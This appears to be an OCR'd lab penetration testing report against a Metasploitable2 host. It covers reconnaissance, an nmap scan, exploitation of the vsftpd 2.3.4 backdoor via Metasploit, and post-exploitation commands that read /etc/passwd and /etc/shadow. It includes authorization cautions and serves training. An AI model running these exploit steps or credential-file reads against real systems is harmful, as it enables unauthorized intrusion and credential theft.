PENETRATION TESTING REPORT


Phase 1: Reconnaissance

Goal: Gather passive information about the target without direct interaction.

Why?: Passive reconnaissance helps identify potential entry points and reduces noise in logs. It collects public-facing information such as domain records, WHOIS details, DNS records, public emails, and exposed services that can guide later active scanning.

- Command : whois 192.168.10.4

- Command : dig 192.168.10.4




Note: Do not run broad OSINT searches against real third-party domains without permission.
Findings : Target IP, Domain, Registrar, Nameservers, MX records, any public email addresses discovered, and notes on exposed services. Take screenshots of command outputs and save logs to files such as phase1_recon.txt. Example (lab): "Target IP: 192.168.1.10; Potential services: HTTP (80), SSH (22)".

Phase 2: Scanning :

Goal: Actively probe the target for vulnerabilities, open ports, and services.
Why?: Active scanning uncovers exploitable weaknesses that are not discoverable via passive recon.

Commands Used: nmap -sS -sV -O 192.168.10.4



Explanation of key Nmap flags:

-sS : TCP SYN scan (stealthy) -sV : Service/version detection –O : Enable OS detection, version detection, script scanning.


Findings :


Typical Metasploitable2 findings include open ports like 21 (vsftpd), 22 (ssh), 23 (telnet), 80 (apache), 139/445 (samba), 3306 (mysql). Save results to files and capture screenshots. Example: "Port 21: vsftpd 2.3.4 (vulnerable)".

Phase 3: Exploitation

Goal: Use identified vulnerabilities to gain access.
Note: Always have explicit authorization before exploiting systems outside a lab environment. The following is a lab example (Metasploitable2).

Metasploit Walkthrough — vsftpd 2.3.4 backdoor (lab example)
Start Metasploit: msfconsole
Search module: search vsftpd
Use module: use exploit/unix/ftp/vsftpd_234_backdoor
Set target host: set RHOST 192.168.10.4
Run exploit: exploit






Phase 4: Post-Exploitation

Goal: Maintain access and extract valuable information for impact assessment.

Once access is obtained, tasks usually include: privilege escalation checks, lateral movement planning, data exfiltration simulation, and cleanup. Always document each action with timestamps and save artifacts (e.g., harvested hashes, screenshots). Be careful to avoid causing damage; prefer read-only evidence collection when possible.

Common Tools & Commands:

- Sessions –I 1
- Id
- Whoami
- Uname –a
- Cat /etc/passwd
- Cat /etc/shadow



Phase 5: Reporting

Goal: Summarize findings and recommend mitigations.

Compile all logs, screenshots, commands, and findings into a final deliverable. Include: - Executive summary for non-technical stakeholders - Technical findings with reproducible steps and proof (screenshots, logs).

Sample Findings

Finding

Open FTP (vsftpd 2.3.4), nmap + banner, Upgrade vsftpd, restrict access Outdated